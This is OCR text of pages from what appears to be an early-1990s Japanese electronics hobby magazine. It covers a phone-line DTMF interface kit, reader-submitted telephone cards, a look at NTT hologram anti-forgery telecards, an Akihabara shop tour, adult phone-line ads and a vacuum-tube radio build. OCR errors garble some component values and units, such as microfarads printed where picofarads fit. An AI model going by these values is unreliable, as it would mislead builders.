▲これがワンダーキットの NCU 基板を完成させたところ。両面ガラスエポキシ専用基板で信頼性抜群！

回路の説明

はじめに①の機能、フック・スイッチの回路は、RLというリレーと2SC945。

②のベルの検出は、PH1というフォトカプラで検出してRGに出力されます。

③のパルスダイヤルは、DIからの入力に応じて、リレーRLであるこないです。


音声インターフェースは、トランジスタT1とオペアンプ4558です。この部分で、オーディオのラインレベルと電話回線とのはしわをしています。

自動着信は、ベル信号を検出したあと4012というICで処理します。

タイムアウト機能は4541というICを使っています。


あとは、このNCU基板とDTMFレシーバICを組み合わせて、めでたく完成にいたるわけなのです。

このセットと、前のコーナーで紹介したDTMFスクリンブラや赤外線リモートコントロールなどと組み合わせると、史上最强のDTMFマシンになることでしょう。



▲この部分が電話回線をコントロールする部分で、リング信号はフォトカプラで検出している。

図1 ワンダーキットのNCUキットの回路図



1 2 3 4 5 6 7 8 9 0 * #




図2 NCU回路を使ってDTMF信号を受信する！



▲50歳を迎えた標準周波数局の記念カードです。昭和15年1月30日の開局から、絶えすことなく時を刻み続けてきました。(長野県／そば太郎)




▲東京消防庁の「ちどり」のテレカです。ヘリテレという映像伝送装置を搭載し、上空から見た災害状況を電波を使って地上の指揮所に送ります。(東京都／おしりちゃん)



▲「東京消防庁消防学校」で研修を受けた記念に購入したもので、フェルト製のシンボルワッペンがデザインになっています。(東京都／おしりちゃん)



▲岩手県警察本部のステッカーです。同じ「ケイ太郎君」のデザインで、テレホンカードもあるよ。(岩手県／安田一平)



▲これはNHK札幌からもらったテレホンカードです。(東京都／宮園政春)

身分証明書 No. 46-02

下記の者は、社団法人日本アマチュア無線連盟の監査指導委員であることを証明する。

(呼出符号) (氏名)

JA6WHM 宮園 政春

自 平成元年4月1日
任期

至 平成3年3月31日
発行年月日

平成元年4月1日
東京都豊島区池袋1-14-6(CQビル)

社団 日本アマチュア無線連盟
会長 原



▲このJARLの監査指導員証は誰もが公開したがらないでしょうから貴重ではないか? (東京都／宮園政春)

緊急入手


NTT

偽造防止策なの?

ホログラム付テレカ

Dr. MEDIA & AB編集部

0 1 5 10 30 50 100 150 200 250 300 350 400 450 500 540



▲TELEPHONE CARD

▲パステルタッチで描かれた富士山がテレホンカードを飾っている。にしても、シールのおかげでせっかくのデザインが台無しだ。[540度数カード]

ホログラムなんか付けてどうすんの?

AB編集部が極秘に入手した新しい規格のテレホンカード

をご紹介しましょう。

どこが新規格なのかというと、テレホンカードの表面にNTTのロゴとダイナミックループをホログラム化（光の当て方でテ

●曲げたり、もじり、重ねにこづけたりしないで保管されなさい。品名は「540度数カード」

●NTTはどうぞ窓口に販売される際もご苦心なさい。

●Don't bend or stain, and avoid magnetic fields. • No refunds.

international calls are available.

●品名 540<291-011>

<1991.5.15 静岡県

静岡支社発行>

Made in Japan

●折り曲げたり、もじり、重ねにこづけたりしないで保管されなさい。品名は「320度数カード」

●NTTはどうぞ窓口に販売される際もご苦心なさい。

●Don't bend or stain, and avoid magnetic fields. • No refunds.

international calls are available.

●品名 540<291-012>

<1991.5.15 静岡県

静岡支社発行>

Made in Japan

▲今回入手した540度数と320度数のテレホンカードはいずれも静岡支社製。

デザインが立体的に見え、色合いも変化する）したシールが添付されています。

このシールは極薄のもので15×15ミリサイズの正方形です。

色が変わるぞ！



NTTホログラム付テレカ緊急入手!



▲このように、円弧状の切り欠きがなぜか2箇所ある。

►太宰治の「富士にはつきみそがよく似あう」の月見草の上に、ベッタリとシールが貼られている。なんてこつたい! [320度数カード]



TELEPHONE
CARD 320





▲これは320度数のテレカの裏面(磁性体面)。全面を磁気像影してみたが、通常のテレカと同様の磁気バターン。

高額のテレホンカード(540度数と320度数)に添付されるようですが、これが偽造防止の要(かなめ)となるとは、とうてい思えないのですが…。

また、カードの外形的な特徴ですが、現在のテレカはくぼみ状の切り欠きが1箇所ですが、この新規格カードにはなぜか2箇所あります。

磁気データ上の変化はとくにないよう、従来通りの構成になっています。

詳しくは202ページのAB技術者で説明しましょう。



アキハラ ジャンク屋さん 見て歩き!

秋葉原といえば、オーディオやビデオで有名な街の家電の街「電気街」で有名ですが、電気・電子部品の小売店が所狭しと軒を並べていることでも有名です。


今回は電子部品店でも、ジャンク屋さんと呼ばれるお店を、皆さんと一緒に歩いて見てまわりましょう。

これらのお店には、中古のコ

ンピュータや無線機、なかなか手に入らない部品とか、プロ用の通信工業部品などが盛りだくさんです。いったことがない人も、一緒にどうぞ!!



▲①九十九電気万世店。ハムショップなのですが、お店の片隅にジャンクの品々がばらこのどおり。ABの鬼編集長もこのコーナーのとりこなのだ。



▲②日米商事電子部。中古のパソコンやOA機器、FAXを格安に入手できる。手にしているのは、POS端末。10台まとめて5,000円でした。




▲③ニューサクラヤ。ラジオデパートの裏手。中古の無線機やAV機器が格安。下の写真はROMなしのパソコン機。7,000円也。




▲④千石電商。左の写真は中古の測定器のコーナーですが、抵抗・コンデンサから半導体まで、ありとあらゆるもののが、豊富に揃っています。




▲⑤秋月電子通商。アキバに来たら必ず立ち寄るという人が多い。各種パーツから、中古測定器など目玉商品が豊富で、オリジナルキットも有名です。



⑥鈴商。お店の前には、ジャンク基板や電源など、も格安で売っています。コンピュータのケーブルなども格安で売っています。右の写真はチップブルなバーチャル现实で、1個750円です。



▲⑦ラジオガアデン。中央線の高架下、交通博物館の隣にあり、珍品を探すならここ。下の写真はタクシー無線機。





あなたを

未知の世界へ

導きましょう…

朝まで遊ぼうよ

0990-335-323
0990-335-194
0990-328-323

1分100円

0990-311-632
0990-312-194
0990-312-632

きっと今までにない感動が味わえます

urawashi tokiwa

048-838-5600

“逆テレクラ進化形”

REVERSE TELEPHONE CLUB

PINK SAPPHIRE

テレLOVEの
王様。

女性誌
大宣伝中！

絶対
つながるよ！

0990-311-631

0990-335-349

0990-311-630

0990-335-811

0990-335-701



0990-335-702

0990-343-421

0990-312-182

0990-335-359

0990-343-465

0990-316-439

全国最大

400回線

LOVEトーク
同時進行中

冒険野郎は時間を選ばない 24時間full time OK
アドベンチャークラブ
URAWASHI TOKIWA
☎ 048-838-6500

♥ 素敵な出会いと素敵な会話を ♥


今、最高に燃えている冒険者達に？

フレッシュ ダイヤル

24時間OK

0990・346・788

直電ダイヤル ツーショット



一部利用できない地域がございます。

〈女性専用〉 0120 FreeDial

0120-399-788 無料

提供：テレック 東京・八王子市 TEL. 0426-62-9292 6秒10円

この夏 真空管ラジオを作つてみないか?


これなら誰にでもできて昔なつかしい音の出る簡単ラジオ!

しつレックラジオの製作

(第一回) 回路説明と部品集め

設計 大谷道雄

製作 編集部




回路の動作説明


真空管使用のO-V-1受信機の製作記事という話が突然飛びこんで来ました。話を聞くと、真空管1本でということでした。しかし、単球式O-V-1というのは最近各誌で取り上げられていますので今回ABではパクリでないレフレックス式で行きます。最近はトランジスタラジオのキットを作る人もずいぶん少なくなったようですが、一昔前のビギナーなら皆さんご存じの1石レフレックスラジオというのがありました。原理的にはこれと全く同じです(本当は真空管のレフレックスの方が歴史がある)。考え方にはハミング誌No.6, 7, 8で言っているように増幅回路には元々RF用AF用といった区別は無いわけで、同じ真空管、同じ回路で低周波も高周波も増幅させてしまおうという物です。従つて真空管1本で2本分の働きをさせます。

まず、アンテナに誘起した電


圧はL1でQ倍に増幅され100pFを通って真空管のG1(コントロールグリッド)に加えられます。47Ωのカソード抵抗に流れる電流による電圧降下で相対的にG1に負のバイアス(カソードバイアスといいます)が与えられます。増幅された高周波はプレートからL2に導かれ合計2段の同調回路を通り分離された信号はゲルマニウムダイオードDによって検波され(L2を巻くのが面どうな方はRFCで代用してもOK)、音量調節用の500KΩポリウムを経て高周波分を完全に取り除いてもう一度G1に今度は低周波となった信号を加えプレートに接続された出力トランジスタから電力を取り出しスピーカーを鳴らします。G1のカップリングコンデンサは直流通じアースから浮かせるため、4mHのRFCは高周波が逆流しないためです。カソードのパスコンが10μと1000pの2種類入っているのは低周波と高周波の両方を



リーマという工具で穴を大きくします。



ラグ板を多用しましょう。



大きな部品を付けておきます。

バイパスするためです。またL2と出力トランジスタ間とアース間の1000 μ Fは高周波のバイパスと超高域のカットを兼ねています。L1、L2は昔の高コイルガアベラ最適です。

なお、時間の都合で製作は編集部にお願いしました。

まずは部品集め!

真空管の製作はIC物の製作と違い最近部品が集まりにくくなっています。


まず、真空管ですが、今回はアメリカ・シリバニア製の6AQ5を使用しましたが、他の真空管でも代用できます。6AR5、6BA6、6AK5等の有名な真空管でも使えますが、ピン配置が違いますので、その点をよく確認してください。

次に電源トランジストですが、今回はB電源用のトランジストヒータ用トランジストを2個用意しましたが、1つになっているトランジストがありますので、それを用意されてもいいでしょう。2次側に200V30mA程度の出力さえ確保できていれば大丈夫です。

電源の平滑回路にはプロックコンデンサを使用しましたが、これも20 μ F450Vのものであれば2個用意してもかまいません。その他のコンデンサはB電源のかかるところは、すべて耐圧が450V以上のものを使用しました。

コイル・ボビンは直径25mmのものを使用しましたが、ベーカーのボビンが入手できない場合は塩ビのパイプでもかまいません。

出力トランジストは5k Ω : 8Ω



ウラ面はこのように加工。コイルはこの後直角にまげる。

のものを使用します。


電源平滑回路の抵抗は今回はセメント抵抗を使用しましたが、2Wクラスのものであれば何でもかまいません。

バリコンは430 μ F2連バリコンであればこれも何でもかまいませんが、受信用バリコンの方が安く売っていますので、それを使いした方がよいでしょう。

ケースはアルミニウムのケースを使用します。最近の方はあまりアルミニウムケースの加工を行ったことがないでしょうから、この機会に工具も揃えて、また、加工技術も身につけておくといいでしよう。

その他、細かい部品としては、真空管のソケットや、配線中継用のラグ板などが必要になります。詳しくは来月号で……。

